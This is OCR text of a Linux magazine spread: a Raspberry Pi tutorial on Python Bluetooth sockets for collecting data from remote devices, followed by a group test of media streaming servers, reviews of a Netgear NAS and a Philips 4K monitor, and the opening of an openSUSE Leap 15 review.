Since Bluetooth is a type of network stack, a lot of the language around Bluetooth coding should seem very familiar to anyone who has written networking code before. You need to create socket objects and use them to open connections to other devices. Then you can send and receive data across this socket. So the first step is to create the socket:

```
server_socket = bluetooth.
BluetoothSocket(bluetooth.RFCOMM)
```

Once the socket is created, you can listen for incoming connections, like this:

```
port = 1
server_socket.bind(("",port))
server_socket.listen(1)
```

The above code binds the socket to a selected port, and then listens on that port for incoming connections. After that, you can accept incoming connections. As you can see below, you get a client socket and an address from this incoming connection:

```
client_socket,address = server_socket.accept()
```

You can then call the **recv(X)** method of the client socket. The parameter **X** is the number of bytes to read in from this particular call. Once your code is all done with the Bluetooth connection, you need to remember to shut everything down cleanly.

```
client_socket.close()
server_socket.close()
```

Don't forget that you have two socket connections to shut down. Now that the basics have been covered, we can dig into heavier functionality.

BLE for low-power systems

Bluetooth includes a low-power implementation named BLE. You may want to look at this as an option if you're building a project that needs to run off batteries for an extended period of time. Within the Python bluetooth module, there is a sub-module named **bluetooth.ble** that has a set of classes and methods to manage this for you.

Talking to an Arduino

While all of the code in the main article is meant to run on a Raspberry Pi, that isn't the only DIY device that you may chose to use for your project. You may decide to use a Raspberry Pi, plus the code discussed here, to act as a central controller unit. Then you can use an Arduino, plus a Bluetooth module, as a remote sensor.

One of the things you may want to do with your Raspberry Pi is configure it to act as a data-collection point for whatever remote devices are communicating with it. In this case, you will want to dump the incoming data to a file for further processing later.

Copy files around

The first step is to accept an incoming connection. Since you want to accept a connection from any device out there, you need to listen on all ports.

```
server_sock=BluetoothSocket( RFCOMM )
server_sock.bind(("",PORT_ANY))
server_sock.listen(1)
port = server_sock.getsockname()[1]
```

The last line gives you the port that is being listened on. The next step is to accept a connection and grab the device name from that incoming connection.

```
client_sock, client_info = server_sock.
accept()
```

With this information, you can open up a unique file for this particular connection in order to save the incoming data to it. As a simple example, you could do something like the following.

```
client_file_name = client_info[0] + ".out"
client_file = open(client_file_name, 'a')
while True:
    data = client_sock.recv(1024)
    if len(data) == 0: break
    client_file.write(data)
```

The `open()` function uses the append mode, so that all of the data for a particular device gets collected in one location to make it easier to work with later on. Depending on what kind of data is coming in, you may want to do some formatting to make it easier to deal with.

Going in the other direction is not too difficult, either. You simply need to open a local file for reading, and then send the data out to the other device. A simple example would look like the following:

```
data_file = open('data.txt')
while True:
    data = data_file.read(1024)
    if len(data) == 0: break
    client_sock.send(data)
```

Right A program like blueman can be a friendly way to verify that the underlying Bluetooth hardware is working correctly

This type of pattern should be familiar to anyone who has written TCP socket code before. With this boilerplate code, you could write a controller program for your Raspberry Pi that can send out data files to the remote devices, and then read in results and save them to output files. These remote devices could be almost anything. You may have a collection of other Raspberry Pis, older smartphones that are lying around, or some custom hardware based on an Arduino with a Bluetooth module attached to it.

Create a server

If your Raspberry Pi is going to act as the central data-collection node, you'll want to actually create a server process that is able to listen for all incoming connections and process them as they report in.

The key is that you will need one thread of execution to handle incoming connections. This thread will add the connected sockets to a data structure. Then you will need another thread to go through these connections and deal with any incoming data. For both of these sections of code, we'll assume that you have a dictionary, named `connections`, that will be used to handle all of this processing.

> "Since Bluetooth is a type of network stack, a lot of the language around Bluetooth coding should seem very familiar to anyone who has written networking code before"

The first step is to handle the incoming connections. For this portion, the code will essentially set up the socket and then sit and listen for the next connection request.

```
while True:
    socket, info = server_sock.accept()
    address, psm = info
    connections[address] = socket
```

This code snippet will loop forever, listening for incoming connections and saving them to the dictionary when they get established.

The next chunk of work is to check all of these connections and see what might be coming in on them. The basic check would look like the following:

```
def check_data(address, output_file):
    socket = connections[address]
```

```
        while True:
            data = socket.recv(1024)
            if len(data) == 0: break
            output_file.write(data)
        socket.close()
        del connections[address]
```

Since the `recv()` function call is blocking, meaning that it will sit and wait until something happens, you will likely want to create a separate thread for each of these connections so that your program won't get blocked and frozen each time it checks for incoming data from each of these connections.

Also, the given function cleans up after itself when the connection is lost, or closed from the other side. This may be something that you would rather handle in some central fashion, depending on how robust you want your program to be.

Control devices

When dealing with devices in your Bluetooth neighbourhood, there are a couple of other techniques that you may want to consider adding to your code. The first is code to advertise yourself to all of the locally visible devices, by using the Service Discovery Protocol (SDP). There is a function called `advertise_service()` that you can use for this. Assuming that you already opened up a socket that is currently listening, as we did earlier, the following code sets up the SDP process.

```
bluetooth.advertise_service(server_sock, "rpiService", service_classes=[bluetooth.SERIAL_PORT_CLASS], profiles=[bluetooth.SERIAL_PORT_PROFILE])
```


This sets up a service, named `rpiService`, that other devices can look for and decide whether they should be connecting to or not. This can help make the setup of your remote devices a bit easier, since you are now dealing with names rather than addresses.

If your remote devices are also using Python code to connect (maybe they are also Raspberry Pi boards), the following code is an example of how to make that connection.

```
services = bluetooth.find_service(name="rpiService", uuid=SERIAL_PORT_CLASS)
match = services[0]
port = match["port"]
name=match["name"]
host=match["host"]
client_socket=BluetoothSocket( RFCOMM )
client_socket.connect((host, port))
```

This code assumes that there is only one service visible that has the name `rpiService`.

Along with devices being able to discover your Raspberry Pi server, you may need to enable your Raspberry Pi to discover what devices are visible to it.



Above The basic layout of the network we are creating is a star topology, where everyone is talking to a central Raspberry Pi

The function `discover_devices()` does this scan and reports back useful information about any that are found.

```
nearby_devices = bluetooth.discover_devices(lookup_names=True)
for address, name in nearby_devices:
     print("Found  %s - %s" % (addr, name))
```

This way, if your devices are configured to accept incoming connections, your Raspberry Pi can be completely in charge. It can look to see what devices are up and listening, and then go ahead and make socket connections to them and send them control signals. This way of working implies that the remote devices are coded by yourself and are operating on the premise that the Raspberry Pi will be connecting to them and controlling them directly.

Where next?

Before moving on, we need to stress that you should not use any of the code you have seen directly as written. As you should have noticed, we did no error-checking at all. With a protocol such as Bluetooth, which is designed for short-range and low-power usage, connections between devices are a bit more fragile than you might be used to – especially if you have previously coded communication programs over a hard link, such as TCP over Ethernet.

This means that you should be responsible enough to write your code to be a bit more robust than my examples, especially if the remote devices are at the extremes of the radios' range. Having said that, we hope that this has put another option in your toolbox for when you need to have multiple machines talking to each other without needing to physically connect them.

MAKE YOUR OWN PROJECTS WITH THE RASPBERRY PI

Learn the electronics, computing and coding skills you need to make your own projects with the Raspberry Pi, and let your imagination run wild

ON SALE NOW

FUTURE

Ordering is easy. Go online at:

www.myfavouritemagazines.co.uk

Or get it from selected supermarkets & newsagents

Reviews

79 **Group test** | 84 **Hardware** | 86 **Distros** | 90 **Free software**

GROUP TEST

Media streaming servers

Watch your media anywhere and any device. Start streaming all over the network using these popular open source solutions

Emby

A majority of Emby's core components including the server itself are open source but some others are released under a proprietary licence. While streaming media doesn't cost anything, Emby has some features that require a paid sub to its Emby Premiere service.
https://emby.media

Gerbera

Forked from the unmaintained MediaTomb project, Gerbera continues to build and add to the popular DLNA/UPnP media server. The GPLv2-licensed server boasts some interesting features such as the ability to reimagine your media collection based on extracted metadata.
https://gerbera.io

Kodi


Previously known as XBMC, Kodi is an all-in-one media player and home theatre PC app. It's available for multiple platforms and although it isn't primarily designed to stream media, this is just one of the many media-related functions it can do with ease thanks to extensive plug-ins.
www.kodi.tv

UMS

Another popular DLNA-compliant server, the Universal Media Server (UMS) was originally forked from the PS3 Media Server project to gain greater stability and file compatibility and with the intention of adding a slew of new console-independent features.
www.universalmediaserver.com

Emby

An easy-to-use and all-inclusive solution with lots of features



■ You can connect Emby to your TV tuner and DVR devices to stream and record live TV

Usability

All parts of the web interface are very intuitive, from adding media to playback. You can right-click on items to reveal a plethora of useful options such as downloading them, adding them to playlists and collections, converting them or editing their metadata. You can change the stream quality during playback and display full-screen.

Management

You can add users and give them limited access to the libraries and restrict the media playback functions they can use. Emby also allows you enable parental control and you can block items that have a higher rating than the maximum you've defined. Emby has a detailed metadata manager and can also download subtitles from **opensubtitles.org**.

Device support

Emby will detect any DLNA-compatible device and enables you to stream to, and control playback, on compatible players. Using Emby's web interface you can also stream media to any connected Chromecast device with a click. There are apps for all mobile platforms and devices such as Amazon Fire, Apple TV and Android TV.

Configuration

The Emby server is available as a pre-packaged binary and its website has installation instructions for all popular distributions including Arch, CentOS, Fedora and Ubuntu. The web interface has a detailed and well-organised configuration section to control all aspects of your installation. You can also access the online help from within the administration section.


Overall

A comprehensive media-streaming solution that works across all platforms and devices. It has all the features which you'd expect to find in a media streaming server.

9

Gerbera

A no-frills streaming server with impressive on-the-fly transcoding



■ Thanks to Gerbera's useful on-the-fly transcoding capability, you can view media in formats not supported by your player

Usability

There's not much to the web user interface as you can only use it to populate and maintain your media library – you can't use it administer or even play back the shared media. The interface is divided into two sections: one enables you to browse the file system while the other lists shared media.

Management

The web interface gives you two options for adding libraries. The first adds a directory using the default settings, while the other presents additional options – for example, the ability to automatically scan the library after a fixed interval. Gerbera doesn't support exotic features such as parental controls, however, or anything much beyond basic streaming capabilities.

Device support

Gerbera doesn't have a web player but can stream to any DLNA-compatible device straight off the bat. Once the server is running it's visible to all DLNA clients, including desktop players such as VLC and Android apps like BubbleUPnP. You can use these clients to browse and play all the shared content.

Configuration

Gerbera is available in the third-party repositories of popular distributions. The server has adequate defaults, but if you plan to make changes you'll need to edit its configuration file with a text editor. The configuration file has two types of settings and will fail to load if the ones marked as required are missing, which can be confusing at first.


Overall

A simple and straightforward DLNA media server that works right out of the box. Gerbera allows you to manage libraries from the web interface, but for everything else you need to jump to the CLI.

5

Kodi

The leading home-theatre software that doubles as a streaming server



Kodi has a powerful web interface that can stream your media library, and also doubles up as a remote control to the Kodi server

Usability

One of the main reasons for Kodi's popularity is its ease of use and intuitive interface. The app has a '10-foot' user interface that's designed for use with traditional televisions and can be navigated using a TV's remote control. Kodi will help to guide users populate their libraries with content from their computer on first launch.

Management

Kodi has an expansive list of features and offers a lot of conveniences for managing media and users. It has tools for managing libraries, creating and controlling playlists, editing audio tags and other kinds of metadata as well. It'll also search for subtitles and offers extensive parental controls to restrict access to different areas of the app.

Device support

In addition to Linux, MacOS and Windows, you can install Kodi on Android and iOS devices and a host of other peripherals including Amazon Fire TV, Raspberry Pi, Intel NUC, Odroid and a lot more. You can stream media from a Kodi installation via the web interface or over the network to Chromecast, AirPlay and UPnP devices.

Configuration

Installing Kodi is fairly simple and well-documented. While the app ships with adequate defaults and only really needs to be pointed to your media library, it does offer extensive configuration options. Although the settings are housed inside a unified settings interface, it can be quite frustrating sometimes to locate a particular setting when you're not familiar with the layout.


Overall

A one-stop shop for all your media playback and streaming needs, Kodi is one of the crown jewels of open source software. Its already impressive list of features is further bolstered by its add-ons.

9

Universal Media Server

Java-based server with a vast admin console and a simple interface



Behind the scenes, UMS uses popular open source tools and libraries such as FFMpeg and Mencoder to handle all sorts of media

Usability

UMS has a couple of interfaces. The administration interface runs locally on the server and is divided into various tabs. You can easily add media libraries and configure the behaviour of the server from this interface. There's also a minimal web interface for streaming content that lists shared directories as well as recently played files.

Management

UMS does have a few media management functions that you can access from the administration interface. It can fetch artwork for music from the web, and use mplayer to generate thumbnails for videos. You also get extensive options for tuning the transcoder settings. You can also view all compatible devices on the network from the administration interface.

Device support

UMS can stream video, audio or pictures to any DLNA-compatible device including consoles such as the PlayStation 4 and the Xbox One, many TVs and Blu-ray players, and more. Apps are available for iPhone and Android devices, and there's also a web based interface for streaming media that you can access at port 9001.

Configuration

You'll have to manually roll-out UMS, though the procedure is fairly simple. The first time you launch it, UMS takes you through a basic three-step configuration wizard. Although you can jump straight in and start streaming without further configuration, UMS does include an administration panel that offers several customisable options and helpful tooltips to guide new users.

Overall

An easy-to-deploy DLNA-compatible media streaming server that works pretty much out of the box, yet ships with a well laid-out administration console that offers tweakable parameters.

7

In brief: compare and contrast our verdicts

	Emby		Gerbera		Kodi		Universal Media Server	
Usability	The playback and admin sections are both intuitive and well laid-out	9	You can only use the web interface to browse files and flesh out your library, not for playing or admin	6	Known for its ease of use and its '10 foot' interface, Kodi is easy to navigate	9	Has different – but fairly intuitive – interfaces for admin and playback	8
Management	Ships with a good number of features to organise and manage media and users	9	Offers barebones flexibility to manage the media and the installation, but not much else	5	Offers an unparalleled number of options for you to manage your media library	10	Has a decent number of options to handle media, including an online transcoder	7
Device support	DLNA-compatible, and has apps for all mobile platforms and various devices	9	DLNA-compatible, but unlike the others it doesn't have even a simple web-based player	6	Runs on a vast number of platforms and devices, including the Raspberry Pi	9	Can stream to DLNA-compatible devices and also has a web interface for playback	7
Configuration	Easy to install, with a good number of customisation options available	9	Configuration files have to be edited manually, but the defaults it ships with are usable enough	6	Offers a dizzying array of tweakable parameters that can be disorientating	8	The administration panel is easy to navigate and it offers a number of helpful tooltips	8
Overall	**A thoroughbred media streaming server that looks good and works well**	**9**	**Just enough of a server to stream your content, with no bells and whistles (or even playback)**	**5**	**An all-in-one app that's primarily an HTPC solution which also streams media**	**9**	**A DLNA-compatible streaming server with a well-designed administration panel**	**7**

AND THE WINNER IS...


Emby


To be brutally honest we were torn between Kodi and Emby. Kodi is just an amazing piece of software that not only ships with a tonne of features, but can also take on surprising new functions thanks to its endless list of add-ons. It also runs on all major platforms, including the Raspberry Pi, which is a definite plus. We were also impressed by Kodi's default web interface, called Chorus 2. It has a slick UI that can double-up as a remote control and has tons of other features. But media streaming is just another function for Kodi. Also, while its '10 foot' interface is great for navigating the interface on an HTPC or a television, it feels a bit too cumbersome if you only need it to stream media.


Conversely, streaming content is one of the main design goals for Emby and all its features have been developed around that one function. Emby is a one-stop shop for accessing and viewing all your media on any device – from other computers and mobile platforms to Android TV, Chromecast, Roku, Xbox and more. Besides local folders Emby enables you to add network shares, which is a great time-saver if you have media on different computers in your network, while the free Emby Connect feature enables you to access and stream your media from anywhere on the internet. As you get used to the program, you'll discover other nuggets of functionality hidden throughout its app ecosystem. For example, you can ask the Emby mobile apps to automatically upload photos to the Emby server. Emby's administration panel is flush with options and you can control several settings on a per-library basis. Finally, one of the biggest reasons for using Emby is its rich and inviting web interface.


Mayank Sharma


You can control Emby with Google Home, but access to the Emby Alexa skill requires Emby Premiere
























Discover another of our great bookazines


From science and history to technology and crafts, there are dozens of Future bookazines to suit all tastes











Get great savings when you buy direct from us

1000s of great titles, many not available anywhere else

World-wide delivery and super-safe ordering

FUTURE

www.myfavouritemagazines.co.uk

Magazines, back issues & bookazines.

NETGEAR

Pros

Offers a solidly constructed NAS box and a good selection of apps, together with decent performance.

Cons

Doesn't include SSD cache support, and has a habit of taking a long time to sync empty drives.

Summary

A very strong contender for the best dual-drive NAS box award. Netgear has improved ReadyNAS OS 6, and the hardware is now powerful enough to make the most of it. It's hamstrung by having dual-drive bays, but bigger models are there for those who need them.

8

HARDWARE

Netgear ReadyNAS 422

Netgear throws down the gauntlet to other NAS makers

Price
£326 ($339)
Website
www.netgear.co.uk
Specs
CPU Intel Atom C3338 dual-core
RAM 2GB DDR4
Number of bays 2
Max internal capacity 20TB
Drive types supported SATA/SSD 2.5-inch or 3.5-inch
Hot-swappable drives Yes
Ports 1x eSATA expansion, 2x gigabit LAN, 2x USB 3.0

The Netgear ReadyNAS 422 price compares very favourably with the Synology DS718+, a dual-drive business NAS that sells for roughly £400 ($399), although you need to budget substantially more as it comes without any drives. The look that Netgear is pitching is a minimalist one with a twist of functionality. The fascia is hinged on the left and opens to reveal the two internal drive bays that enable either 2.5-inch or 3.5-inch drives to be quickly mounted. For connecting external devices, one USB port is at the front under the door, and the other USB 3.0 is at the back, along with a single eSATA port. As with all NAS boxes these days, the main device administration is via a web interface. The RN422 uses the Intel Atom C3338 1.5GHz dual-core CPU and 2GB of DDR4 RAM.

Overall, the ReadyNAS 422 delivers a good owner experience. However, it did make us jump through a couple of slightly annoying hoops early on. The NAS comes with a PC app called RAIDar for locating and initiating a ReadyNAS box on the network. Linux users configure things via Netgear's ReadyNAS web portal, though we had issues with that, in particular taking a long time to sync empty drives.

The app collection of 63 tools contains much of the same functionality as Synology and even overlapping apps: Drupal, IDrive, GLPI, Joomla, LimeSurvey, Logitech Media Server, PHP, Python and SugarCRM are on both platforms. It also supports Docker development, can be configured as a local DNS server or an automated torrent client, and for an admin with Debian experience, there are few practical limits to what you can do. The only significant hole that we noticed was the lack of a mail server and WordPress. It can back up to any system that supports rsync and to (or from) Windows, NFS and FTP. A backup routine can secure files to internal and external storage or a wealth of cloud options.

With a single Ethernet port connected and the drives in mirror mode, the system managed impressive 118.5Mb/s read and 117.8Mb/s write speeds. With both LAN ports active, that increased to 200Mb/s and 185Mb/s, although that bandwidth was divided over two clients. Overall, the Netgear ReadyNAS 422 is a viable option and not in the least a poor cousin to competitors such as Synology *et al*.

Mark Pickavance

Philips

Pros

Sports a very large screen with 4K resolution at a great price – as long as you have the graphics power to support it.

Cons

Average metrics for its more affordable price, poor port orientation and backlight shadows.

Summary

A whopping 43-inch monitor that truly needs a large room to fully appreciate its physical scale and 4K resolution. While the sRGB gamut range is decent, and the refresh rate high, this panel does suffer from backlighting issues and poor port placement, unfortunately.

7

HARDWARE

Philips Brilliance BDM4350UC

A design that blurs the line between a 4K TV and gaming monitor

Price
Around £375 ($499)
Website
www.philips.co.uk
Specs
Screen size 43-inch
Aspect ratio 16:9
Resolution 3,840x2,160
Brightness 300 cd/m²
Response time 5ms GtG
Viewing angle: 178/178-degrees
Contrast ratio 1,200:1
Color support sRGB 100%
Weight: 9.7kg

The Philips Brilliance BDM4350UC is a 43-inch monster gaming display aimed at those who aspire to 4K, and want to be able to see the extra details when they run in this mode from across the room. But how practical is a screen this big, and what aspects have been sacrificed to achieve the affordable price of $499 (around £375)?

As designs go, the Philips doesn't break any moulds or challenge any expectations. It's a 43-inch IPS panel – with a 1cm border on three sides and a marginally thicker bezel on the bottom – that most people will immediately assume is a TV.

One annoyance that we immediately identified was the placement of the input ports on the rear of this screen. There are five video inputs: two DisplayPort 1.2 connectors, another pair of HDMI 2.0 ports and a wholly nostalgic VGA port. Along with the video inputs, there are also audio jacks and a full USB 3.0 hub with four ports.

What's wrong with all these inputs is that they are all at 90-degrees to the back of the screen, rather than flush. That means for wall mounting, you will probably need to find cables with L-shaped connectors, or you will have cabling problems.

Where this design seems less like a TV is in the included control joystick, a system which in the last six months has taken over from the confusing button clusters that came before.

The joystick provides access to an onscreen menu system that enables you to tweak a wide range of settings including brightness, contrast, colour temperature and input selection.

Philips quotes an sRGB gamut of 100% for this panel, although in our calibration testing we only managed 97% – and just 75% of AdobeRGB. Those aren't bad numbers, but it wouldn't tempt anyone who works professionally with colour. But what lets this panel down is the backlight, or rather the inconsistency of it over the full length of this screen.

The other problems are frame and backlight shadows that become very apparent when the screen is a uniform colour. In moving games with a complicated background these artefacts weren't noticeable. But set the desktop to a single flat colour, and they immediately become apparent.

It's good, but this screen is far from perfect – and at this price, we shouldn't expect it to be.

Mark Pickavance

Above Discover is a lightweight and fast graphical software management tool, which is something many distributions have struggled with

DISTRO

openSUSE Leap 15 KDE


The latest release of openSUSE Leap is aimed towards professionals and enterprise

Specs
CPU Pentium 4 2.4 GHz or higher/any AMD64 or Intel64
Graphics 1,024x768 resolution and higher
RAM 1GB (2GB recommended)
Storage 3GB; 5GB if you prefer a graphical desktop
Licence GPL and others
Available from
https://www.opensuse.org

From outset, the one good thing that's apparent from the latest release of openSUSE Leap is the return to a more sensible numbering convention. Of course, there are those who feel – as did openSUSE at the time – that 42 being the answer to everything was the most sensible choice for numbering their releases. While the 42 series of Leap was based on SUSE Linux Enterprise 12 (SLE) to begin with, the latest distribution marks the first time that Leap and SLE were built in parallel from the start.

The release is a mix of community packages added to a core from SLE 15 sources. The obvious upside to Leap sharing a common base with SLE is that users running the 'server' role can migrate to SLE, which entitles them to support and maintenance. Along with the usual 3.5GB DVD image, with this release there are also Live-installable CDs featuring GNOME and the KDE desktop.

Back in the 1990s, it was common for Linux distributions to try to juggle multiple roles. Most of the distributions attempted to please the casual home users, while pitching themselves as suitable for hosting servers. Over the past several years, however, the Linux ecosystem has seen a greater distinction based on specialisation, with distributions focusing on one role only. In contrast to this modern tendency, openSUSE offers users the choice of several 'roles' during installation. It refers to the final installed target as a 'role', so the choice



Above Advanced users familiar with workings of the kernel can even tweak some of its settings from the installer itself

> "The three-year support is another factor that may influence your decision to abandon your current distro"

of GNOME or KDE desktop are distinct roles, as are 'server' and 'transactional server'.

If you're ready to install the distribution to disk, click the Installation icon on the desktop to launch the new custom installer. The installer may take some getting used to, as it's visually different from the popular and more commonplace ones that are used by most Linux distributions.

